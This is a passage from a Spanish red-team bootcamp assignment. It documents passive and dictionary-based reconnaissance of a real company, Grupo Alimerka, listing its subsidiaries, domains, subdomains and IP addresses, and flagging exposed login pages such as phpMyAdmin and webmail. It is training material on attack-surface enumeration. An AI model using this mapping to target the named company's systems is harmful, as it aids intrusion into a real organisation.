


III Bootcamp Full Stack Ciberseguridad

Módulo 9 - Red Team



```
19. Sep 09:31 bin -> usr/bin
21. Sep 15:50 boot
19. Sep 09:32 dev
21. Sep 15:52 etc
1 30. Sep 2015 home
7 30. Sep 2015 lib -> usr/lib
84 23. Jul 10:01 lib64 -> usr/lib
96 1. Aug 22:45 lost+found
996 30. Sep 2015 mnt
16 21. Sep 15:52 opt
8 21. Sep 08:15 private -> /home/encrypted
4096 12. Aug 15:37 proc
560 21. Sep 15:50 root
7 30. Sep 2015 run
4096 30. Sep 2015 sbin -> usr/bin
8 21. Sep 15:51 srv
300 21. Sep 15:45 sys
8t 4096 12. Aug 15:30 tmp
8t 4096 23. Aug 15:30
```

Caso Práctico

Marcos Alonso González

alonsogonzalezmarcos@gmail.com

<https://github.com/magalorn>

12 de junio de 2022

Índice

Primera parte	3
Ejercicio 1. Reconocimiento de una organización	3
1. Objetivo	4
2. Metodología de identificación y enumeración de activos	4
2.1. Entidades/filiales	5
2.2. Dominios	6
2.3. Subdominios	8
2.4. Direcciones IP	14
2.5. Rangos de red y sistemas autónomos	16
2.6. Otros activos de interés	17
2.7. Enumeración de usuarios	22
3. Enumeración de la superficie de ataque	23
3.1. Enumeración pasiva de puertos	23
3.2. Enumeración activa de puertos	25
3.3. Identificación de aplicaciones web accesibles y capturas de pantalla	27
3.4. Identificación de tecnologías	28
3.5. Identificación automatizada de vulnerabilidades	31
Segunda parte	37
Ejercicio 2. Intrusión y explotación de vulnerabilidades mediante tunelización	37
1. Configuración de las redes	38
2. Despliegue de ReGeorg	43
3. Uso de reGeorg para enumeración de WinServer 2008	46
4. Explotación de Eternal Blue mediante proxy local y reGeorg	52
Tercera parte	56
Ejercicio 3. Movimiento lateral sobre sistemas	56
1. Credenciales-Remote Desktop	57
2. Sesión actual	62
3. Pass the Hash	63
4. OverPass the Hash	64
5. Pass the Ticket	69

Primera parte

Ejercicio 1. Reconocimiento de una organización

El alumno deberá desarrollar el proceso de reconocimiento de activos sobre una empresa a su elección. Para completar correctamente el ejercicio se deberá exponer el proceso seguido, así como documentar las acciones y resultados obtenidos para la identificación de al menos los siguientes tipos de activos:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

Remarcar que en el proceso de enumeración de subdominios no será necesario desarrollar las pruebas sobre todos debido al tiempo que puede implicar, pero al menos deberá realizarse sobre los 5-10 dominios principales.

Posteriormente el alumno deberá priorizar los activos identificados para desarrollar el proceso de enumeración tanto pasiva como activa, y posteriormente analizar potenciales vectores de acceso (sin desarrollar pruebas activas agresivas o intentos de explotación de vulnerabilidades).

1. Objetivo


La empresa objetivo seleccionada para la realización de este primer ejercicio es **Grupo Alimerka, S.A.**

Es una compañía de mediana y gran distribución con sede principal en Lugo de Llanera (Asturias) fundada en 1986. En 2020 contaba con casi 6.900 empleados, unas ventas de 705.501.000 € y un total activo de 334.361.000 €.

Según [ElEconomista.es](https://www.elconomista.es/), Grupo Alimerka es la 232^a empresa en España en ventas, la 6^a en Asturias y la 15^a en el sector de comercio al por menor.

2. Metodología de identificación y enumeración de activos

Para la identificación y enumeración de activos de Grupo Aimerka se va a utilizar la metodología dedicada a empresas pequeñas, que consta de los pasos mostrados en este esquema:



2.1. Entidades/filiales

Grupo Alimerka cuenta con las siguientes empresas (<https://www.alimerka.es/sobre-alimerka/el-grupo/>) :

Supermercados Alimerka

Posee 168 supermercados distribuidos entre Galicia, Asturias, Cantabria y Castilla y León.

En el dominio principal de la empresa puede comprobarse la localización y datos de contacto de cada uno de los supermercados: <https://www.alimerka.es/localizador-de-supermercados/>

Codefrut

Con sede en Luanco (Asturias), se encarga del suministro de frutas y hortalizas comercializadas en Supermercados Alimerka.

Masas Congeladas

Empresa dedicada a la fabricación de pan y bollería para Supermercados Alimerka.

Solagronor

Cebadero localizado en Villaviciosa (Asturias) para la cría y producción de ternera con certificado de origen.

Ademas, **Grupo Alimerka** cuenta con una fundación propia:

Fundación Alimerka

Constituida en 2003 y declarada de interés general por el Principado de Asturias.

Sus actividades se dirigen a la acción social con colectivos de población desfavorecidos, asistencia alimentaria y promoción de la salud.

Su web es fundacionalimerka.es

2.2. Dominios

En este apartado se detalla el proceso realizado para obtener los dominios asociados a **Grupo Alimerka**.

Se han utilizado algunas herramientas de recopilación de información sobre activos para la obtención de los dominios.

Con [assetfinder](#), herramienta reinstalada en Kali Linux, se lanza el comando

```
assetfinder alimerka
```

Con el que se localizan 7 dominios asociados a la empresa .

```
(kali㉿kali)-[~/Tools]
└─$ assetfinder alimerka
alimerka, s.a.
lacocinadealimerka.com
www.lacocinadealimerka.com
alimerka.es
alimerka.es
alimerka s.a.
alimerka sa
export.alimerka.com
alimerkaonline.es
alimerka sa
www.alimerkaonline.es
alimerka, s.a.
alimerka sa
clientes.alimerka.es
alimerka, s.a.
fundacionalimerka.es
www.fundacionalimerka.es
alimerka, s.a.
dpto. de seguridad inform\303\241tica alimerka
fundacionalimerka.es
www.fundacionalimerka.es
alimerka, s.a.
dpto. de seguridad inform\303\241tica alimerka
lacocinadealimerka.com
www.lacocinadealimerka.com
alimerka, s.a.
dpto. de seguridad inform\303\241tica alimerka
alimerka.es
alimerka s.a.
www.alimerka.es
alimerka.es
alimerka s.a.
bonitodelnortealimerka.es
escuelachefs.alimerka.es
promociones.alimerka.es
www.alimerka.es
www.bonitodelnortealimerka.es
www	escuelachefs.alimerka.es
www.promociones.alimerka.es
alimerka sa
www.alimerkaonline.es
alimerka s.a.
dpto. de seguridad informatica alimerka
juegaen.lacocinadealimerka.com
alimerka.es
alimerka sa
www.alimerka.es
30aniversarioalimerka.es
alimerka.es
```

Se hace otra búsqueda con la herramienta online Sonar de Omnisint, obteniéndose otros 5 probables dominios nuevos

```

[{"id": 0, "domain": "alimerka.mobi"}, {"id": 1, "domain": "alimerka.tel"}, {"id": 2, "domain": "alimerka.tv"}, {"id": 3, "domain": "alimerka.xxx"}, {"id": 4, "domain": "alimerka.com"}, {"id": 5, "domain": "alimerka.es"}, {"id": 6, "domain": "alimerka.info"}]
  
```

Más efectiva es la búsqueda realizada en la herramienta online Security Trails, con la que se obtienen hasta 11 probables nuevos dominios introduciendo “alimerka” en el buscador. Se descarta el resto de resultados al no tener asociado ninguno de los hostings que ya se ha comprobado para los anteriores dominios.

Domain	Rank	Hosting Provider	Mail Provider
alimerkaonline.es	213,154	TELEFONICA DE ESPANA	Brauerstrasse 48
clientes.alimerka.es	1,313,825	Brauerstrasse 48	-
alimerka.es	3,466,509	Brauerstrasse 48	Google LLC
fundacionalimerka.es	7,243,919	Spain	Google LLC
www.alimerka.tienda	-	-	-
correo.alimerka.es	-	TELEFONICA DE ESPANA	-
autocdiscover.alimerka.info	-	Brauerstrasse 48	-
alimerka.estimadousuario.es	-	-	-
console.alimerka.demo.shopre.me	-	Citycom Telekommunikation GmbH	-

Se adjunta la lista de dominios completa en la pestaña “Dominios” del archivo “Enumeración.xlsx”

2.3. Subdominios

Para la búsqueda de subdominios, se han empleado principalmente estas herramientas: [assetfinder](#), [whoisxmlapi](#) y [Security Trails](#).

Se empieza la búsqueda con [assetfinder](#), lanzando la herramienta a todos los dominios encontrados. Se muestra captura de pantalla de los resultados de alguno de ellos.

```
(kali㉿kali)-[~/Tools]
└─$ assetfinder alimerka.es
alimerka2008.alimerka.es
alisapmp00.alimerka2008.alimerka.es
gaudi.alimerka2008.alimerka.es
redmine.alimerka.es
mta.comunicacion.alimerka.es
web.comunicacion.alimerka.es
click.comunicacion.alimerka.es
view.comunicacion.alimerka.es
correo.alimerka.es
acceso.alimerka.es
app.alimerka.es
promociones.alimerka.es
www.promociones.alimerka.es
clientes.alimerka.es
folletos.alimerka.es
clickcollect.alimerka.es
www.alimerka.es
image.comunicacion.alimerka.es
alimerka.es
alimerka.es
infopan.alimerka.es
www.miportal.alimerka.es
www.atunrojo.alimerka.es
acceso2.alimerka.es
acceso.alimerka.es
miportal.alimerka.es
www.clickcollect.alimerka.es
alimerka.es
www.alimerka.es
alimerka.es
bonitodelnortealimerka.es
escuelachefsalimerka.es
promociones.alimerka.es
www.alimerka.es
www.bonitodelnortealimerka.es
www.escuelachefsalimerka.es
www.promociones.alimerka.es
securelogin.alimerka.es
securelogin.alimerka.es
www.securelogin.alimerka.es
30aniversarioalimerka.es
alimerka.es
escuelachefsalimerka.es
promociones.alimerka.es
www.30aniversarioalimerka.es
www.alimerka.es
www.escuelachefsalimerka.es
www.promociones.alimerka.es
```

```
(kali㉿kali)-[~/Tools/cloud_enum]
└─$ assetfinder alimerka.com
www.alimerka.com
export.alimerka.com
pre.export.alimerka.com

(kali㉿kali)-[~/Tools/cloud_enum]
└─$ assetfinder fundacionalimerka.es
www.fundacionalimerka.es
convocatorias.fundacionalimerka.es
fundacionalimerka.es
fundacionalimerka.es
fundacionalimerka.es
fundacionalimerka.es
www.fundacionalimerka.es

(kali㉿kali)-[~/Tools/cloud_enum]
└─$ assetfinder alimerkaonline.es
alimerkaonline.es
www.alimerkaonline.es
alimerkaonline.es
www.alimerkaonline.es

(kali㉿kali)-[~/Tools/cloud_enum]
└─$ assetfinder 35aniversarioalimerka.es
www.35aniversarioalimerka.es
35aniversarioalimerka.es
www.35aniversarioalimerka.es
```

Se identifica claramente por los resultados obtenidos y la página web de la empresa que el dominio principal es alimerka.es. Los siguientes 5 dominios asociados son los más interesantes para investigar por el tipo o número de subdominios obtenidos a partir de los mismos:

alimerka.com

alimerkaonline.es

fundacionalimerka.es

35aniversarioalimerka.es

26grados.com

Dado que en algunos casos no se obtienen subdominios, se prueba también con la herramienta online [whoisxmlapi](http://whoisxmlapi.com) en su apartado “Domains and subdomains discovery”. En este caso, el número de subdominios obtenido en otros dominios diferentes al principal es mayor al conseguido con assetfinder.

The figure consists of three side-by-side screenshots of the whoisxmlapi.com search interface. Each screenshot shows a search query, search terms, cost, and a list of found domains.

- Top Left Screenshot:** Search term: alimerka.com, Subdomain search terms: alimerka.com, Report cost: 11 DRS credits. Result: 20 domain(s) found. Examples include: alimerka.com, export.alimerka.com, juegaalimerka.com, fundacionalimerka.com, juegan.lacocinadealimerka.com, escuelachefsalimerka.com, www.alimerka.com, alimerka.com.br, juegalimerka.com, juegacocinalimerka.com, www.juegan.lacocinadealimerka.com, lacocinadealimerka.com, supermercadosalimerka.com, pre.export.alimerka.com, juegalimerka.com, juegacocinalimerka.com, www.fundacionalimerka.com, www.lacocinadealimerka.com, www.juegan.com, www.juegacocinalimerka.com.
- Top Right Screenshot:** Search term: alimerka.es, Subdomain search terms: alimerka.es, Report cost: 11 DRS credits. Result: 36 domain(s) found. Examples include: www.clickcollect.alimerka.es, alimerka2008.alimerka.es, acceso.alimerka.es, alisapemp00.alimerka2008.alimerka.es, gaudi.alimerka2008.alimerka.es, promociones.alimerka.es, www.atunrojo.alimerka.es, image.comunicacion.alimerka.es, formacion.alimerka.es, www.alimerka.es, www.miportal.alimerka.es, miportal.alimerka.es.
- Bottom Screenshot:** Search term: alimerka.es, Subdomain search terms: alimerka.es, Report cost: 11 DRS credits. Result: 36 domain(s) found. Examples include: www.clickcollect.alimerka.es, alimerka2008.alimerka.es, acceso.alimerka.es, alisapemp00.alimerka2008.alimerka.es, gaudi.alimerka2008.alimerka.es, promociones.alimerka.es, www.atunrojo.alimerka.es, image.comunicacion.alimerka.es, formacion.alimerka.es, www.alimerka.es, www.miportal.alimerka.es, miportal.alimerka.es.

KEYWORD alimerka

Domain	Rank	Hosting Provider	Mail Provider
alimerkaonline.es	213,154	TELEFONICA DE ESPANA	Brauerstrasse 48
clientes.alimerka.es	1,313,825	Brauerstrasse 48	-
alimerka.es	3,466,509	Brauerstrasse 48	Google LLC
fundacionalimerka.es	7,243,919	Spain	Google LLC
www.alimerka.tienda	-	-	-
correo.alimerka.es	-	TELEFONICA DE ESPANA	-
autodiscover.alimerka.info	-	Brauerstrasse 48	-
alimerka.estimadousuario.es	-	-	-
console.alimerka.demo.shopre.me	-	Citycom Telekommunikation GmbH	-

26grados.com subdomains

Domain	Rank	Hosting Provider	Mail Provider
26grados.com	Brauerstrasse 48	Google LLC	-
pgsql.26grados.com	Brauerstrasse 48	-	-
mail.26grados.com	Brauerstrasse 48	-	-
smtp.26grados.com	Brauerstrasse 48	-	-
autodiscover.26grados.com	Brauerstrasse 48	-	-
list.26grados.com	Brauerstrasse 48	-	-
www.26grados.com	Brauerstrasse 48	-	-
webmail.26grados.com	Brauerstrasse 48	-	-
ftp.26grados.com	Brauerstrasse 48	-	-

alimerka.es subdomains

Domain	Rank	Hosting Provider	Mail Provider
clientes.alimerka.es	1,313,825	Brauerstrasse 48	-
alimerka.es	3,466,509	Brauerstrasse 48	Google LLC
correo.alimerka.es	-	TELEFONICA DE ESPANA	-
webmail.clientes.alimerka.es	-	Brauerstrasse 48	-
control.clientes.alimerka.es	-	Brauerstrasse 48	-
www.folletos.alimerka.es	-	Spain	-
miportal.alimerka.es	-	Brauerstrasse 48	-
alimerka2008.alimerka.es	-	Brauerstrasse 48	-
autoconfig.folletos.alimerka.es	-	Brauerstrasse 48	-
relay.alimerka.es	-	TELEFONICA DE ESPANA	-

Para la búsqueda de subdominios, otra herramienta muy efectiva es [subscan](#). Esta herramienta utiliza diccionarios para hacer fuzzing sobre el dominio que se introduce, indicando el diccionario con la flag -f.

En este caso, un ejemplo de comando es

```
python3 subscan.py -f bitquark-subdomains-top100000.txt
```

35aniversarioalimerka.es

```
[kali㉿kali]:~/Tools/subscan
└─$ python3 subscan.py -f bitquark-subdomains-top100000.txt alimerka.es
/home/kali/Tools/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
/home/kali/Tools/subscan/subscan.py:44: DeprecationWarning: There is no current event loop
tasks.append(asyncio.ensure_future(
www.alimerka.es 82.223.212.132
mail.alimerka.es 82.223.191.126
webmail.alimerka.es 82.223.190.234
smtp.alimerka.es 217.76.146.62
ftp.alimerka.es 217.76.146.62
mail.alimerka.es 82.223.212.132
autodiscover.alimerka.es 82.223.190.241
stats.alimerka.es 82.223.127.132
correo.alimerka.es 195.76.127.106
relay.alimerka.es 195.76.127.106
mysql.alimerka.es 82.223.212.135
list.alimerka.es 82.223.191.88
storage.alimerka.es 217.76.146.215
dns.alimerka.es 217.76.146.216
cgi.alimerka.es 217.76.128.17
prox.alimerka.es 82.223.212.132
clientes.alimerka.es 82.223.212.132
redmine.alimerka.es 104.199.11.222
autoconfig.alimerka.es 82.223.190.241
acceso.alimerka.es 194.224.45.188
prueba.alimerka.es 1.1.1.1
mail.fundacionalimerka.es 212.89.22.170
smtp.fundacionalimerka.es 217.76.146.62
mail.fundacionalimerka.es 82.223.191.92
ftp.fundacionalimerka.es 212.89.22.170
webmail.fundacionalimerka.es 82.223.190.234
autodiscover.fundacionalimerka.es 82.223.190.241
stats.fundacionalimerka.es 217.76.132.22
list.fundacionalimerka.es 82.223.191.88
control.fundacionalimerka.es 217.76.128.216
cgi.fundacionalimerka.es 217.76.128.17
autoconfig.fundacionalimerka.es 82.223.190.241
100% | 100000/100000 [02:26<00:00, 683.75it/s]

[kali㉿kali]:~/Tools/subscan
└─$ python3 subscan.py -f bitquark-subdomains-top100000.txt alimerka.com
/home/kali/Tools/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
/home/kali/Tools/subscan/subscan.py:44: DeprecationWarning: There is no current event loop
tasks.append(asyncio.ensure_future(
www.alimerka.com 217.76.128.200
control.alimerka.com 217.76.128.216
export.alimerka.com 34.69.128.192
100% | 100000/100000 [02:01<00:00, 825.14it/s]


[kali㉿kali]:~/Tools/subscan
└─$ python3 subscan.py -f bitquark-subdomains-top100000.txt fundacionalimerka.es
/home/kali/Tools/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
/home/kali/Tools/subscan/subscan.py:44: DeprecationWarning: There is no current event loop
tasks.append(asyncio.ensure_future(
www.fundacionalimerka.es 82.223.190.22
mail.fundacionalimerka.es 82.223.191.92
ftp.fundacionalimerka.es 212.89.22.170
webmail.fundacionalimerka.es 82.223.190.234
autodiscover.fundacionalimerka.es 82.223.190.241
stats.fundacionalimerka.es 217.76.132.22
list.fundacionalimerka.es 82.223.191.88
control.fundacionalimerka.es 217.76.128.216
cgi.fundacionalimerka.es 217.76.128.17
autoconfig.fundacionalimerka.es 82.223.190.241
100% | 100000/100000 [02:01<00:00, 825.04it/s]

[kali㉿kali]:~/Tools/subscan
└─$ python3 subscan.py -f bitquark-subdomains-top100000.txt alimerkaonline.es
/home/kali/Tools/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
/home/kali/Tools/subscan/subscan.py:44: DeprecationWarning: There is no current event loop
tasks.append(asyncio.ensure_future(
www.alimerkaonline.es 194.224.45.189
mail.alimerkaonline.es 82.223.191.183
smtp.alimerkaonline.es 217.76.146.62
webmail.alimerkaonline.es 82.223.190.234
autodiscover.alimerkaonline.es 82.223.190.241
list.alimerkaonline.es 82.223.191.88
control.alimerkaonline.es 217.76.128.216
autoconfig.alimerkaonline.es 82.223.190.241
100% | 100000/100000 [02:02<00:00, 818.18it/s]

[kali㉿kali]:~/Tools/subscan
└─$ python3 subscan.py -f bitquark-subdomains-top100000.txt 35aniversarioalimerka.es
/home/kali/Tools/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
/home/kali/Tools/subscan/subscan.py:44: DeprecationWarning: There is no current event loop
tasks.append(asyncio.ensure_future(
webmail.35aniversarioalimerka.es 82.223.212.132
ftps.35aniversarioalimerka.es 82.223.212.132
www.35aniversarioalimerka.es 82.223.212.132
autodiscover.35aniversarioalimerka.es 82.223.190.241
stats.35aniversarioalimerka.es 82.223.212.135
list.35aniversarioalimerka.es 217.76.128.182
control.35aniversarioalimerka.es 217.76.128.216
cgi.35aniversarioalimerka.es 217.76.128.17
autoconfig.35aniversarioalimerka.es 82.223.190.241
pgsql.35aniversarioalimerka.es 82.223.212.132
100% | 100000/100000 [02:20<00:00, 713.10it/s]

[kali㉿kali]:~/Tools/subscan
└─$ python3 subscan.py -f bitquark-subdomains-top100000.txt 26grados.com
/home/kali/Tools/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
/home/kali/Tools/subscan/subscan.py:44: DeprecationWarning: There is no current event loop
tasks.append(asyncio.ensure_future(
webmail.26grados.com 82.223.190.234
www.26grados.com 82.223.212.132
smtp.26grados.com 217.76.146.62
mail.26grados.com 82.223.191.172
ftps.26grados.com 82.223.212.132
autodiscover.26grados.com 82.223.190.241
mysql.26grados.com 82.223.212.135
list.26grados.com 217.76.128.102
control.26grados.com 217.76.128.216
cgi.26grados.com 217.76.128.17
autoconfig.26grados.com 82.223.190.241
pgsql.26grados.com 82.223.212.132
100% | 100000/100000 [02:20<00:00, 712.78it/s]
```


Para complementar la búsqueda de subdominios se utiliza también **Security Trails**, que demuestra ser en este caso la herramienta más potente de las 3 utilizadas, obteniendo aún más subdominios que las dos anteriores.




La búsqueda de subdominios ha permitido encontrar algunas cosas interesantes.

Dos subdominios de alimerka.com son [export.alimerka.com](https://export.alimerka.com/login) y pre.export.alimerka.com. Ambos redirigen a páginas de login.

Los subdominios que comienzan por mysql también redirigen a páginas de login, en este caso de phpMyAdmin (aplicación web que sirve para administrar bases de datos mysql), por ejemplo mysql.35aniversarioalimerka.es o mysql.alimerka.es



Otra página más de login puede encontrarse navegando a los subdominios que comienzan con mail o webmail, como es el caso de webmail.export.alimerka.com, que se redirige a un dominio de nombre serviciodecorreo.es asociado a clientes.alimerka.es.




Se adjunta la lista de subdominios completa en la pestaña “Dominios” del archivo “Enumeración.xlsx”

2.4. Direcciones IP

